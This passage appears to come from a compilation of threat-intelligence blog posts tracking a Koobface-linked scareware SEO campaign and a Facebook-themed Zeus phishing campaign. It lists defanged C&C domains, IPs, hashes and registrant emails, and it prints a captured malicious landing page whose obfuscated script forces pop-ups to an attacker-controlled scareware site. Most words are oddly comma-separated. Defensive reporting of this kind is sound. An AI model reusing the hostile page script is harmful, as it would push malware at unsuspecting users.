hxxp://api.v2.sslsecure6.com

hxxp://api.v2.sslsecure7.com

hxxp://api.v2.sslsecure8.com

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs: hxxp://v00d00.org/nod32/grabber.exe - - 67.215.238.77; 67.215.255.139; 184.168.221.87

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, C &C, server, IPs (67.215.238.77): MD5: 1233c86d3ab0081b69977dbc92f238d0

Known, to, have, responded, to, the, same, malicious, IPs, are, also, the, following, malicious, domains: hxxp://blog.symantecservice37.com

hxxp://agoogle.in

hxxp://adv.antivirup.com

hxxp://cdind.antivirup.com

Once, executed, a, sample, malware, phones, back, to, the, following, C &C, server, IPs: hxxp://v00d00.org/nod32/update.php

Known, to, have, responded, to, the, same, malicious, IPs (67.215.255.139), are, also, the, following, malicious, domains:

hxxp://lenovoserve.trickip.net

hxxp://proxy.wikaba.com

hxxp://think.jkub.com

hxxp://upgrate.freeddns.com

hxxp://webproxy.sendsmtp.com

hxxp://yote.dellyou.com

hxxp://lostself.dyndns.info

hxxp://dellyou.com

hxxp://mtftp.freetcp.com

hxxp://ftp.adobe.acmetoy.com

hxxp://timeout.myvnc.com

hxxp://fashion.servehalflife.com

86

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (67.215.255.139):

MD5: e76aa56b5ba3474dda78bf31ebf1e6c0

MD5: 4de5540e450e3e18a057f95d20e3d6f6

MD5: 346a605c60557e22bf3f29a61df7cd21

MD5: ae9fefda2c6d39bc1cec36cdf6c1e6c4

MD5: da84f1d6c021b55b25ead22aae79f599

Known, to, have, responded, to, the, same, malicious, C &C, server, IPs (184.168.221.87), are, also, the, following, malicious, domains:

hxxp://teltrucking.com

hxxp://capecoraldining.org

hxxp://carsforsaletoronto.com

hxxp://joeyboca.com

hxxp://meeraamacids.com

hxxp://orangepotus.com

hxxp://palmerhardware.com

hxxp://railroadtohell.com

Related, malicious, MD5s, known, to, have, phoned, back, the, same, malicious, C &C, server, IPs (184.168.221.87):MD5: 037f8120323f2ddff3c806185512538c

MD5: 44f0e8fe53a3b489cb5204701fa1773d

MD5: 8a053e8d3e2eafc27be9738674d4d5b0

MD5: 9efc79cd75d23070735da219c331fe4d

MD5: ed81b9f1b72e31df1040ccaf9ed4393f

Once, executed, a, sample, malware (MD5: 037f8120323f2ddff3c806185512538c), phones, back, to, the, following, C &C, server, IPs:

hxxp://porno-kuba.net/emo/ld.php?v=1 &rs=1819847107 &n=1 &uid=1

Once, executed, a, sample, malware, (MD5: 44f0e8fe53a3b489cb5204701fa1773d), phones, back, to, the, following, C &C, server, IPs:

hxxp://mhc.ir

hxxp://naphooclub.com

hxxp://mdesigner.ir

hxxp://nazarcafe.com

hxxp://meandlove.com

hxxp://nakhonsawangames.com

hxxp://mevlanacicek.com

hxxp://meeraprabhu.com

hxxp://micr.ae

hxxp://myhyderabadads.com

hxxp://cup-muangsuang.net

Sample, malicious, URLs, known, to, have, participated, in, the, campaign:
hxxp://portinilwo.com/nhjq/n09230945.asp

- hxxp://portinilwo.com/botpanel/sell2.jpg

- hxxp://portinilwo.com/boty.dat

- hxxp://91.188.60.161/botpanel/sell2.jpg

- hxxp://91.188.60.161/botpanel/ip.php

Once, executed, a, sample, malware, phones, back, to, the, following, C &C, server, IPs: asf356ydc.com - MD5: 3b375fc53207e1f54504d4b038d9fe6b


Related, malicious, domains, known, to, have, participated, in, the, campaign: asf356ydc.co

kaljv63s.com

sadkajt357.com

We'll, continue, monitoring, the, fraudulent, infrastructure, and, post, updates, as, soon, as, new, developments, take, place.

88




Historical OSINT - Celebrity-Themed Blackhat SEO Campaign Serving Scareware and the Koobface Botnet Connection (2016-12-23 08:02)

In, a, cybercrime, dominated, by, fraudulent, propositions, historical, OSINT, remains, a, crucial, part, in, the, process, of, obtaining, actionable. intelligence, further, expanding, a, fraudulent, infrastructure, for, the, purpose, of, establishing, a, direct, connection, with, the, individuals, behind, it. Largely, relying, on, a, set, of, tactics, techniques, and, procedures, cybercriminals, continue, further, expanding, their, fraudulent, infrastructure, successfully, affecting,

hunreds, of, thousands, of, users, globally, further, earning, fraudulent, revenue, in, the, process, of, committing, fraudulent, activity, for, the, purpose, of, earning, fraudulent, revenue, in, the, process.

In, this, post, we'll, discuss, a, black, hat, SEO (search engine optimization), campaign, intercepted, in, 2009, provide, actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it, successfully, establishing, a, direct, connection, with, the, Koobface, gang.

The, Koobface, gang, having, successfully, suffered, a, major, take, down, efforts, thanks, to, active, community, and, ISP (Internet Service Provider), cooperation, has, managed, to, successfully, affect, a, major, proportion, of, major, social, media, Web, sites, including, Facebook, and, Twitter, for, the, purpose, of, further, spreading, the, malicious, software, served, by, the, Koobface, gang, while, earning, fraudulent, revenue, in, the, process, of, monetizing, the, hijacked, and, acquired, traffic, largely, relying, on, the, use, of, fake, security, software, and, the, reliance, on, a, fraudulent, affiliate-network, based, type, of, monetizing, scheme.



Largely, relying, on, a, diverse, set, of, traffic, acquisition, tactics, including, social, media, propagation, black, hat, SEO

(search engine optimization), and, client-side, exploits, the, Koobface, gang, has, managed, to, successfully, affect, hundreds, of, thousands, of, users, globally, successfully, populating, social, media, networks, such, as, Facebook, and, Twitter, with, rogue, and, bogus, content, for, the, purpose, of, spreading, malicious, software, and, earning, fraudulent, revenue, in, the, process, largely, relying, on, a, diverse, set, of, traffic, acquisition, tactics, successfully, monetizing, the, hijacked, and, acquired, traffic, largely, relying, on, the, use, of, affiliate-network, based, traffic, monetizing, scheme.

Let’s, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it, and, establish, a, direct, connection, with, the, Koobface, gang, and, the, Koobface, botnet’s, infrastructure.

Sample URL, redirection, chain:

hxxp://flash.grywebowe.com/elin5885/?x=entry:entry091109-071901

;

->

http://alicia-

witt.com/elin1619/?x=entry:entry091112-185912

->

hxxp://indiansoftwareworld.com/index.php?affid=31700

-

213.163.89.56

90

```
<html>
<!-- LABEL_CODEC -->
<head>
<title>Loading</title>
<meta name="robots" content="noindex,nofollow,noarchive">
<script>
function handleError(){try{window.parent.location=location;}catch(e){}try{window.top.location=location;}catch(e){}}window.onerror=handleError;
if(window.parent.frames.length>0){if(window.parent.document.body.innerHTML){}}
</script>
<script>
if (location.href.indexOf('console=yes') != -1) {
dangerWindAdr = 'http://firefoxfowner.cn/?pid=312s02&sid=4db12f';
if (navigator.appVersion.indexOf('MSIE') > 0) { window.isIE =  true;  function msieversion() { var ua = window.navigator.userAgent; var msie =
ua.indexOf("MSIE "); if (msie > 0) return parseInt(ua.substring(msie + 5, ua.indexOf(".", msie))); return 0; } window.IEversion = msieversion(); }
function openDangerWindow(adr) { if (window.isIE) { if (window.IEversion < 6) { window.open(adr); } else { try {
document.getElementById('iie').launchURL(adr); } catch(ex) { } } else { location.href = adr; } }
function exiter(){ openDangerWindow(window.location.href); openDangerWindow(dangerWindAdr); return false; }
if (window.attachEvent) eval("window.attachEvent('onunload',exiter);"); else window.addEventListener("unload", exiter, false);
}
</script>
<script type="text/javascript">document.write('<OBJ'+'ECT id="i'+'ie" width="0" height="0" style="position:absolute; left:0;top:0;"
CLAS'+'SID="CLS'+'ID:6BF'+'52A'+'52-394A-11'+'d3-B153-00C04F'+'79FAA6" type="application/x-ole'+'obje'+'ct"> <PA'+'RAM
NAME="Sen'+'dPlayStateCha'+'ngeEvents" VALUE="True"> <PA'+'RAM NAME="Au'+'toSt'+'art" VALUE="True">     <PAR'+'AM name="uiMo'+'de" value="none"> <PA'+'RAM
name="Play'+'Count" value="9999"></OBJECT>');</script>
<script language="javascript">AC_FL_RunContent = 0;</script>
<script language="javascript">
var isIE  = (navigator.appVersion.indexOf("MSIE") != -1) ? true : false;
var isWin = (navigator.appVersion.toLowerCase().indexOf("win") != -1) ? true : false;
var isOpera = (navigator.userAgent.indexOf("Opera") != -1) ? true : false;
function ControlVersion() {
        var version;
        var axo;
        var e;
        try {
                axo = new ActiveXObject("ShockwaveFlash.ShockwaveFlash.7");
                version = axo.GetVariable("$version");
        } catch (e) {}
        if (!version) {
                try {
                        axo = new ActiveXObject("ShockwaveFlash.ShockwaveFlash.6");
                        version = "WIN 6,0,21,0";
                        axo.AllowScriptAccess = "always";
                        version = axo.GetVariable("$version");
```

Sample, detection, rate, for, a, malicious, executable:MD5: bd7419a376f9526719d4251a5dab9465

Sample, URL, redirection, chain, leading, to, client-side, exploits: *hxxp://loomoom.in/counter.js* - 64.20.53.84 - the front page says " *We are under DDOS attack. Try later*".

hxxp://firefoxfowner.cn/?pid=101s06

&sid=977111

->

hxxp://royalsecurescana.com/scan1/?pid=101s6

&engine=p3T41jTuOTYzLjE3Ny4xNTMmdGltZT0xMjUxNMkNPAhN


Sample, detection, rate, for, a, malicious, executable:

MD5: a91a1bb995e999f27ffc5d9aa0ac2ba2

Once, executed, a, sample, malware, phones, back, to:

hxxp://systemcoreupdate.com/download/timesroman.tif - 213.136.83.234

91



Sample, URL, redirection, chain:

hxxp://oppp.in/counter.js - 64.20.53.83 - the same message is also left " *We are under DDOS attack. Try later*"

hxxp://johnsmith.in/counter.js - 64.20.53.86

hxxp://gamotoe.in/counter.js

hxxp://polofogoma.in/counter.js

hxxp://jajabin.in/counter.js

hxxp://dahaloho.in/counter.js

hxxp://gokreman.in/counter.js

hxxp://freeblogcounter2.com/counter.js

hxxp://lahhangar.in/counter.js

hxxp://galorobap.in/counter.js

Sample, directory, structure, for, the, black, hat, SEO (search engine optimization), campaign:
hxxp://images/include/bmblog

hxxp://bmblog/category/art/

hxxp://images/style/bmblog

hxxp://photos/archive/bmblog/

hxxp://templates/img/bmblog

hxxp://phpsessions/bmblog

hxxp://Index _archivos/img/bmblog/

hxxp://bmblog/category/hahahahahah/

hxxp://gallery/include/bmblog

Sample, malicious, domains, participating, in, the, campaign: pcmedicalbilling.com - Email: sophiawrobertson@pookmail.com

securitytoolnow.com - Email: ronaldmpappas@dodgit.com
securitytoolsclick.net - Email: ruthdtrafton@dodgit.com

security-utility.net - Email: richardrmccullough@trashymail.com

Historically on the same IP were parked the following, now responding to 91.212.107.37 domains:
online-spyware-remover.biz - Email: robertsimonkroon@gmail.com

online-spyware-remover.info - Email: robertsimonkroon@gmail.com

spyware-online-remover.biz - Email: robertsimonkroon@gmail.com

spyware-online-remover.com - Email: robertsimonkroon@gmail.com


spyware-online-remover.info - Email: robertsimonkroon@gmail.com

spyware-online-remover.net - Email: robertsimonkroon@gmail.com

spyware-online-remover.org - Email: robertsimonkroon@gmail.com

tubepornonline.biz - Email: robertsimonkroon@gmail.com

tubepornonline.org - Email: robertsimonkroon@gmail.com



Sample, malicious, domains, known, to, have, participated, in, the, campaign:
hxxp://antyspywarestore.com/index.php?affid=90400

hxxp://newsecuritytools.net/index.php?affid=90400 - 78.129.166.11 - Email: joyomcdermott@gmail.com **Sample, detection, rate, for, a, malicious, executable:**

MD5: 0feffd97ffe3ecc875cfe44b73f5653b

MD5: a0d9d3127509272369f05c94ab2acfc9

Naturally, it gets even more interesting, in particular the fact the very same **robertsimonkroon@gmail.com** used to register the domains historically parked at the IP that is currently hosting the scareware domains part of the massive blackhat SEO campaign – the very same domains (*hxxp://firefoxfowner.cn*), were also in circulation on Koobface infected host, in a similar fashion when the domains used in the New York Times malvertising campaign were simultaneously used in blackhat SEO campaigns managed by the Koobface gang – have not only been seen in July's scareware campaigns – but also, has been used to register actual domains used as a download locations for the 94

scareware campaigns part of the [1]**Koobface botnet's scareware business model**.

Parked, at, the, same, malicious, IP (91.212.107.37), are, also, the, following, malicious, domains:
hxxp://free-web-download.com

hxxp://web-free-download.com

hxxp://iqmediamanager.com

hxxp://oesoft.eu

hxxp://unsoft.eu

hxxp://losoft.eu

hxxp://tosoft.eu

hxxp://kusoft.eu

Sample, detection, rate, for, a, malicious, executable:

MD5: 29ff816c7e11147bb74570c28c4e6103

MD5: e59b66eb1680c4f195018b85e6d8b32b

MD5: b34593d884a0bc7a5adb7ab9d3b19a2c

The overwhelming evidence of underground multi-tasking performed by the Koobface gang, it's connections to money mule recruitment scams, high profile malvertising attacks, and current market share leader in blackhat SEO

campaigns, made, the, group, a, prominent, market, leader, within, the, cybercrime, ecosystem, having, successfully,

affecting, hundreds, of, thousands, of, users, globally, potentially, earning, hundreds, of, thousands, in, fraudulent, revenue, in, the, process.

Related posts:

[2]The Koobface Gang Wishes the Industry "Happy Holidays"

[3]Koobface Gang Responds to the "10 Things You Didn’t Know About the Koobface Gang Post"

[4]How the Koobface Gang Monetizes Mac OS X Traffic

[5]Koobface Botnet’s Scareware Business Model - Part Two

[6]Koobface Botnet’s Scareware Business Model

[7]From the Koobface Gang with Scareware Serving Compromised Site

[8]Koobface Botnet Starts Serving Client-Side Exploits

[9]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[10]Dissecting Koobface Gang’s Latest Facebook Spreading Campaign

[11]Koobface - Come Out, Come Out, Wherever You Are

[12]Dissecting Koobface Worm’s Twitter Campaign

[13]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[14]Koobface Botnet Dissected in a TrendMicro Report

[15]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[16]Movement on the Koobface Front - Part Two

[17]Movement on the Koobface Front

[18]Dissecting the Koobface Worm’s December Campaign

[19]The Koobface Gang Mixing Social Engineering Vectors

[20]Dissecting the Latest Koobface Facebook Campaign

1. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

2. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

3. http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html

4. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

5. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

6. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

7. http://ddanchev.blogspot.com/2010/05/from-koobface-gang-with-scareware.html

8. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

9. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

10. http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html

11. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

12. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

13. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

14. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

15. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

16. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

17. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

18. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

19. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

20. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

Historical OSINT - Zeus and Client-Side Exploit Serving Facebook Phishing Campaign Spotted in the Wild (2016-12-23 11:29)

In, a, cybercrime, ecosystem, dominated, by, fraudulent, propositions, cybercrimianals, continue, actively, populating, their, botnet’s, infected, population, with, hundreds, of, thousands, of, newly, affected, users, globally, potentially, compromising, the, confidentiality, integrity, and, availability, of, the, affected, hosts, to, a, multi-tude, of, malicious, software, further, earning, fraudulent, revenue, in, the, process, of, monetizing, the, affected, botnet’s, population, largely, relying, on, the, utilization, of, affiliate-based, type, of, fraudulent, revenue, monetization, scheme.

We’ve, recently, intercepted, a, currently, circulating, malicious, spam, campaign, impersonating, Facebook, for, the, purpose, of, serving, client-side, exploits, to, socially, engineered, users, further, compromising, the, confidentiality, integrity, and, availability, of, the, affected, hosts, to, a, multi-tude, of, malicious, software, further, earning, fraudulent, revenue, in, the, process, of, monetizing, the, affected, hosts, largely, relying, on, the, use, of, affiliate-based, type, of, fraudulent, revenue, monetizing, scheme.

In, this, post, we’ll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind it, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it, and, provide, actionable, intelligence, on, the, infrastructure, behind, it.

Sample, URL, exploitation, chain:

hxxp://auth.facebook.com.megavids.org/id735rp/LoginFacebook.php

- hxxp://wqdfr.salefale.com/index.php - 62.193.127.197

- hxxp://spain.salefale.com/index.php

Related, malicious, domains, known, to, have, participated, in, the, campaign: hxxp://salefale.com - 112.137.165.114

- hxxp://countrtds.ru - 91.201.196.102 - Email: thru@freenetbox.ru **Sample, detection, rate, for, the, malicious, executable:**

MD5: e96c8d23e3b64d79e5e134a9633d6077

MD5: 19d9cc4d9d512e60f61746ef4c741f09

Once, executed, a, sample, malware, phones back to:

hxxp://makotoro.com

Related, malicious, C &C, server, IPs, known, to, have, participated, in, the, campaign: hxxp://91.201.196.99

hxxp://91.201.196.77

hxxp://91.201.196.101

hxxp://91.201.196.35

hxxp://91.201.196.75

hxxp://91.201.196.76

hxxp://91.201.196.38

hxxp://91.201.196.34

hxxp://91.201.196.37

Related, malicious, C &C, server, IPs (212.175.173.88), known, to, have, participated, in, the, campaign: hxxp://downloads.fileserversa.org

hxxp://downloads.fileserversc.org

hxxp://downloads.fileserversd.org

97

hxxp://downloads.portodrive.org

hxxp://downloads.fileserversj.org

hxxp://downloads.fileserversk.org

hxxp://downloads.fileserversm.org

hxxp://downloads.fileserversn.org

hxxp://downloads.fileserverso.org

hxxp://downloads.fileserversq.org

hxxp://downloads.fileserversr.org

hxxp://auth.facebook.com.megavids.org

hxxp://auth.facebook.com.fileserversl.com

hxxp://auth.facebook.com.legomay.com

hxxp://auth.facebook.com.crymyway.com

hxxp://auth.facebook.com.portodrive.net

hxxp://auth.facebook.com.modavedis.net

hxxp://auth.facebook.com.migpix.net

hxxp://auth.facebook.com.legomay.net

hxxp://auth.facebook.com.crymyway.net

hxxp://downloads.megavids.org

hxxp://downloads.regzavids.org

